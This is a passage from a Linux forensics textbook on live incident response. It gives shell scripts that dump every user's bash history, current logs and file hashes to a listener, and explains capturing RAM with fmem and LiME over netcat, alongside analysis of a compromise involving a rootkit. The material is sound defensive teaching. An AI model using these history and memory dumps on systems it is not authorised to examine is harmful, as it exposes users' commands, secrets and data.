

FIGURE 3.4

Sorting file metadata by access time.

A similar technique can be used to sort by modification or creation time. It might be desirable to copy and paste this spreadsheet onto multiple tabs (technically worksheets) and save the resulting workbook as a regular Calc file. The easiest way to copy information to a new sheet is to click in the blank square in the upper left corner (above the 1 and to the left of the A), press Control-C, go to the new sheet, click in the same upper lefthand square, and then press Control-V.

The creation time tab of such a spreadsheet for our subject system is shown in Figure 3.5. The highlighted rows show that the suspicious /bin/false file was created around the time of our compromise and that the Xing Yi Quan rootkit has been installed. Note that some of the rootkit files have access timestamps around the time of the compromise, yet they have been created and modified later, at least according to the possibly altered

metadata.



FIGURE 3.5

File metadata for the /bin directory sorted by creation timestamps. The highlighted rows show that /bin/false was altered about the time of our compromise and that the Xing Yi Quan rootkit appears to be installed.

EXAMINING USER COMMAND HISTORY

The bash (Bourne Again Shell) shell is the most popular option among Linux users. It is frequently the default shell. Bash stores users' command histories in the hidden .bash_history file in their home directories. The following script uses the `find` utility to search for these history files in home directories, including the root user's home directory of /root. A sophisticated attacker will delete theses files and/or set their maximum size to zero. Fortunately for the investigator, not all attackers know to do this.

```
# send-history.sh
#
# Simple script to send all user bash history files as part of
# initial live incident response.
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo "usage: $0 "
  echo "Simple script to send user history files to a log listener"
  exit 1
}
if [ $# -gt 0 ] ; then
```

```
  usage
fi
# find only files, filename is .bash_history
# execute echo, cat, and echo for all files found
send-log.sh find /home -type f -regextype posix-extended -regex \
  '/home/[a-zA-Z.]+/.bash_history' \
  -exec echo -e "-dumping history file {} -\n" \; \
  -exec cat {} \; -exec echo -e "-end of dump for history file {} -\n" \;
# repeat for the admin user
send-log.sh find /root -type f -maxdepth 1 -regextype posix-extended \
  -regex '/root/.bash_history' \
  -exec echo -e "-dumping history file {} -\n" \; \
  -exec cat {} \; -exec echo -e "-end of dump for history file {} -\n" \;
```

This code requires a little explanation. The easiest new thing to explain is the \ characters at the end of some lines. These are line continuation characters. This allows the script to be more readable, especially when printed in this book. This same line continuation character can be used in other scripting languages such as Python, although it is not necessarily the preferred method for those languages.

Now that we have described the \ characters, let's tackle some of the harder parts of this script. We'll break down the find command piece by piece. Find has the ability to search by file type. The command `find /home -type f` instructs `find` to search under /home for regular files (not directories, devices, etc.).

In addition to finding files by name, `find` allows regular expressions to be used for the filename. If you are not familiar with regular expressions, they are powerful ways of defining patterns. A complete tutorial on regular expressions, also called regexs, is well beyond the scope of this book. There are a number of online resources, such as http://www.regular-expressions.info/, for those wanting to know more. The book *Mastering Regular Expressions* by Jeffrey E. F. Friedl (O'Reilly, 2006) is a great resource for those that prefer a book.

In regular expressions we have characters that match themselves (literals) and those with special meaning (metacharacters). Within the set of metacharacters we have things that match, anchors, and quantity specifiers. Occasionally we want to treat metacharacters as literals and we do this by escaping them. Escaping a character is as simple as prepending the \ character before it.

Some of the more common matching metacharacters are character classes (lists of characters inside square brackets) and the period which match any character in the list and any character except a newline, respectively. Because the period is a metacharacter, it must be escaped when you want to match a period, as is the case with the regular expression in this script.

Some of the most used quantity specifiers include *, +, and ? which indicate zero or more, one or more, and zero or one, respectively. Quantity specifiers apply to the thing

(literal character, metacharacter, or grouping) just before them. For example, the regular expression A+ means one or more capital A's. As another example, [A-Z]?[a-z]+ would match any word that is written in all lower case letters with the possible exception of the first letter (breaking it down it is zero or one upper case letters followed by one or more lower case letters).

It is easy to understand the regular expression in our script if we break it down into three parts. The first part "/home/" is a literal string that matches the main directory where users' home directories are stored. The second part "[a-zA-Z.]+" matches one or more lower case letters or upper case letters or a period. This should match valid usernames. The final portion is another literal string, but this time with a period escaped. In other words, the regular expression "/.bash_history" matches the literal string "/.bash_history".

The remainder of the `find` command runs three commands for each file found using the -exec option. Anywhere you see "{}" the `find` command will replace it with the name of the file found. Once you know that, it is easy to understand how this works. First we echo a header that includes the filename. Then we cat (type) the file with the second -exec. Finally, a footer is added to the output. After all of the regular user home directories have been scanned, a slightly modified `find` command is run to print out the root user's bash history if it exists.

A portion of the john users bash history is shown in Figure 3.6. It would appear that the attacker tried to use `sed` (scripted editor) to modify the /etc/passwd file. It seems that he or she had some trouble as they also looked at the man page for `sed` and ultimately just used `vi`. A few lines down in this history file we see the Xing Yi Quan rootkit being installed and the `ls` command being used to verify that the directory into which it was downloaded is hidden.

FIGURE 3.6

Part of john user's bash history. The lines near the top indicate an attempt to modify the new johnn account information. Further down we see commands associated with the installation of a rootkit.

GETTING LOG FILES

Unlike Windows, Linux still uses plain text log files in many cases. These logs can usually be found in the /var/log directory. Some are found in this directory while others are located in subdirectories. Most logs will have a .log extension or no extension. It is common practice to save several older versions of certain logs. These archived logs have the same base filename, but .n, where n is a positive number, added. Some of the older logs are also compressed with gzip giving them a .gz extension as well. For example, if the log file is named "my.log" the most recent archive might be "my.log.1" and older archives named "my.log.2.gz", "my.log.3.gz", etc.

The script below will use the `find` utility to retrieve current log files from the subject system and send them to the forensics workstation. If after examining the current logs you determine they don't cover a relevant time period for your investigation (which usually means they should have called you much earlier) you can easily use the send-file.sh script presented earlier to send whatever additional logs you deem necessary. Of course, if you have made the decision to perform a dead analysis you are likely better off just waiting to look at these later as the tools available for dead analysis make this much easier.

```
# send-logfiles.sh
#
# Simple script to send all logs as part of
# initial live incident response.
# Warning: This script might take a long time to run!
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo "usage: $0 "
  echo "Simple script to send log files to a log listener"
  exit 1
}
if [ $# -gt 0 ] ; then
  usage
fi
# find only files, exclude files with numbers as they are old logs
# execute echo, cat, and echo for all files found
send-log.sh find /var/log -type f -regextype posix-extended \
  -regex '/var/log/[a-zA-Z.]+(/[a-zA-Z.]+)*' \
  -exec echo -e "-dumping logfile {} -\n" \; \
  -exec cat {} \; -exec echo -e "-end of dump for logfile {} -\n" \;
```

This script uses the same elements as the previous bash history grabbing script with one exception. There is something new in the regular expression. Parentheses have been used to group things together in order to apply the * quantifier (zero or more). If we break the regular expression into three parts it is easier to understand.

The first part “/var/log/” matches the literal string that is the normal directory where log files can be found. The second chunk “[a-zA-Z.]+” matches one or more letters or a period. This will match any current log files or directories while excluding archived logs (because numbers are not included in the square brackets). The final portion “(/[a-zA-Z.]+)*” is the same as the second chunk, but it is enclosed in parentheses and followed by *. This grouping causes the * quantifier (zero or more) to be applied to everything in the parentheses. The zero case matches logs that are in /var/log, the one case matches logs one level down in a subdirectory, etc.

Part of the log files for our subject system are shown in Figure 3.7. In the upper part of the figure you can see the tail of the dmesg (device message) log. Notice that this log doesn’t use timestamps. Rather, it uses seconds since boot. The start of the syslog (system log) is shown in the lower portion of the figure. It can be seen that syslog does use timestamps. There are other logs that provide no time information whatsoever. Similar to bash history, such logs only provide the order in which things were done.



FIGURE 3.7

Part of the log files dump from the subject system. Notice that some logs contain timestamps while others contain seconds since boot or no time information at all.

COLLECTING FILE HASHES

There are a number of hash databases on the Internet that contain hashes for known-good

and known-bad files. Is this the best way of finding malware? Absolutely not! That said, checking hashes is super quick compared to analyzing files with anti-virus software or attempting to reverse engineer them. A good hash database allows you to eliminate a large number of files from consideration. Occasionally you might find malware using hashes. Reducing the number of files you are forced to look at by eliminating know-good files from your analysis is much more useful, however.

Two popular free hash databases include https://www.owasp.org/index.php/OWASP_File_Hash_Repository by the Open Web Applications Security Project (OWASP), and http://www.nsrl.nist.gov/ from the National Institute of Standards and Technology. As of this writing they both support MD5 and SHA-1. Should they support more modern algorithms in the future the script below is easily modified.

```
# send-sha1sum.sh
#
# Simple script to calculate sha1 sum as part of
# initial live incident response.
# Warning: This script might take a long time to run!
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo "usage: $0 <starting directory>"
  echo "Simple script to send SHA1 hash to a log listener"
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
fi
# find only files, don't descend to other filesystems,
# execute command sha1sum -b <filename> for all files found
send-log.sh find $1 -xdev -type f -exec sha1sum -b {} \;
```

Once again we are using `find` in this script. A new option, -xdev, has appeared. This option tells `find` not to follow symbolic links to other filesystems. The command `sha1sum -b {filename}` will compute the SHA1 hash for filename while treating it as a binary file.

Partial results from running this script against the /bin directory on the subject machine are shown in Figure 3.8. The highlighted lines show that /bin/bash and /bin/false have the same hash value. It would appear that the attacker overwrote /bin/false with /bin/bash. This is likely how system accounts such as lightdm were able to login despite the administrator's attempts to disable login by setting the shell equal to /bin/false.



FIGURE 3.8

Some results from running send-sha1sum.sh against the /bin directory of the subject system. The files /bin/bash and /bin/false have the same hash value which indicates the attacker overwrote /bin/false with /bin/bash.

DUMPING RAM

What is the perfect way to capture a running system? Get a copy of what is in RAM. This allows you to exactly recreate the state of a machine. Okay, not exactly, but close enough for our investigative purposes. Some recently released tools such a Volatility make acquiring RAM images particularly useful. Getting these images today isn't necessarily easy, however.

Many years ago when computers had a gigabyte or less of RAM it was very easy to acquire a memory image in Linux. Part of the reason for this is that the Linux "everything is a file" philosophy also applied to RAM. The device /dev/mem represented all of the physical RAM. This device still exists today, but it is only capable of accessing the first 896 MB of physical RAM.

Virtual memory (physical RAM plus memory swapped to disk) was accessible via the /dev/kmem device. It didn't take very long for the worldwide Linux community to figure out that having a userland (non-kernel or privileged mode) device that could access all memory was a huge security hole. Today /dev/kmem has been removed. Alternative means of capturing memory images are now required.

RAM acquisition methods

There are hardware devices for capturing memory. Memory dumping agents also exist. These agents are part of enterprise security solutions. These two methods for acquiring

memory images are somewhat expensive and suffer from the fact that they must be in place before a breach. Neither of these are widely used.

Other than the two choices above, if you want to capture memory you will need to create some sort of device which can access all of the virtual memory. Incidentally, this assumes your subject system is not running inside a virtual machine. If this is the case for your investigation, consult your virtualization software documentation for instructions. Techniques presented here will work on both physical and virtual systems.

A forensics memory device, fmem, is available for download from http://hysteria.sk/~niekt0/foriana/fmem_current.tgz. Because the fmem device (along with the LiME device to be discussed next) is highly dependent on various kernel structures, it must be built from source using header files from the subject machine. Remember my earlier warnings concerning building anything on the subject system.

Once built and installed the newly created device /dev/fmem works just like /dev/mem, but without the limitations of only accessing the first 896 MB of RAM. The /dev/fmem device can be used to dump the physical RAM and /proc/iomem used to determine where to find the interesting portions. Using fmem you will end up with a raw memory image. A screenshot from the terminal window I used to build and install fmem on my forensics workstation is shown in Figure 3.9. Notice that fmem is simple enough that the entire build and install process fits on a single screen including the printout of the memory areas after installation.



FIGURE 3.9

Building and installing fmem.

Issuing the command `cat /proc/iomem` will print a long list of information, most of which is uninteresting to the forensic investigator. If we use `grep` (the GNU Regular

Expression Parser) to extract only the "System RAM" entries from the results using the command `cat /proc/iomem | grep "System RAM"`, we will see which relevant blocks of memory should be captured. The tail of the unfiltered output from `cat /proc/iomem` and the results of piping this to `grep "System RAM"` are shown in Figure 3.10.

FIGURE 3.10

Results from catting the /proc/iomem pseudo file. Unfiltered results are shown at the top and the blocks of system RAM are shown at the bottom.

The `dd` utility can be used to dump the relevant RAM sections to a file. This raw capture is difficult to use for anything beyond simple searches. The `dd` program and related utilities will be fully described in the next chapter (Chapter 4: Creating Images). Thankfully, there is a much easier and useful way to collect memory images that we will discuss next.

Building LiME

The Linux Memory Extractor (LiME) is the tool of choice for extracting memory on Linux systems for a couple of reasons. First, it is very easy to use. Second, and more importantly, it stores the capture in a format that is easily read by the Volatility memory analysis framework.

As with fmem, LiME must be built from source. LiME should be built for the exact kernel version of the subject system, but never on the subject system. If your forensics workstation just happens to be the identical version of Ubuntu used by the subject, the command `sudo apt-get install lime-forensics-dkms` will download and build LiME for you.

For every other situation you must download LiME from https://github.com/504ensicsLabs/LiME using the command `git clone https://github.com/504ensicsLabs/LiME` and compile it with the correct kernel headers. If your workstation and the subject have the exact same kernel, LiME is built by simply changing to the directory where LiME resides and running `make` with no parameters. The complete set of commands to download and build LiME for the current kernel are shown in Figure 3.11. Notice that everything fits on a single screen even with my fat-fingering a few commands (running make before changing to the src directory, etc.). Also notice the last line moves (renames) the lime.ko file to lime-<kernel version>.ko.

FIGURE 3.11

Downloading and building LiME for the current kernel. Note that the module file is automatically renamed to lime-<kernel version>.ko when using this method.

If the kernel versions differ, the correct command to build LiME for the subject is `make -C /lib/modules/<kernel version>/build M=$PWD`. Note that when you build a LiME module this way the output file is not renamed with a suffix for the exact kernel version. I strongly recommend you do this yourself as it doesn't take long for you to end up with a collection of LiME kernel modules on your response drive. The commands to build and rename a LiME module that is not built for the current kernel are shown in Figure 3.12.

FIGURE 3.12

Building LiME for other than the current kernel. It is recommended that the lime.ko file be renamed to something more descriptive after it is created.

Using LiME to dump RAM

Assuming that you have built LiME for the current kernel version in use by your subject system you are now ready to use it. Before using LiME you must make two choices. The first choice is the format for output and the second is a destination for the dump file, which LiME calls a path.

There are three format choices: raw, padded, and LiME. Raw format is every memory segment concatenated together. When using the raw format, areas of memory containing blocks of zeros are skipped. Padded is similar to raw, but the zeros are retained so you can know the location of memory chunks, not just their contents.

Not surprisingly, the LiME format is the recommended format. This format captures memory and stores it in structures complete with metadata. This is the format recommended by the authors of the Volatility memory analysis framework. I also recommend this format as it contains the most information for your later analysis.

LiME supports two different paths: a file or a network port. If you have connected a large capacity USB drive to the subject computer it is acceptable to store your RAM dump directly to this file. Under no circumstances should this file be saved to the subject's hard drive! The network port path is my preferred method for extracting memory images. When using this technique a listener is set up on the subject system, and netcat is used on the forensics workstation to receive the memory dump.

The general format for running lime is `sudo insmod lime.ko "path=<path>`

format=<format>". This command installs (or inserts) a kernel module. For obvious reasons this command requires root privileges. Notice that I have put quotes around the parameters for LiME. This is what you need to do with most versions of Linux. If this doesn't work for you try removing the quotes.

To dump the RAM copy the correct LiME module to your response drive or other media (never the subject's hard disk!). On the subject machine execute `sudo insmod lime-<kernel version>.ko "path=tcp:<port number> format=lime"` to set up a listener that will dump RAM to anyone that connects. Note that LiME supports other protocols such as UDP, but I recommend you stick with TCP. It isn't a bad idea to run `uname -a` before installing LiME to double check that you are using the correct kernel version. The commands for installing LiME on the subject system are shown in Figure 3.13.

FIGURE 3.13

Installing LiME on the subject system. Note that uname -a has been run before installing LiME to remind the investigator which version of LiME should be used.

On the forensics workstation running `nc {subject IP} {port used by LiME} > {filename}`, i.e. `nc 192.168.56.101 8888 > ram.lime`, will connect to the LiME listener and send a RAM dump over the network. Once the dump has been sent LiME uninstalls the module from the subject system. The beginning of the received RAM dump is shown in Figure 3.14. Note that the file header is "EMiL" or LiME spelled backwards.

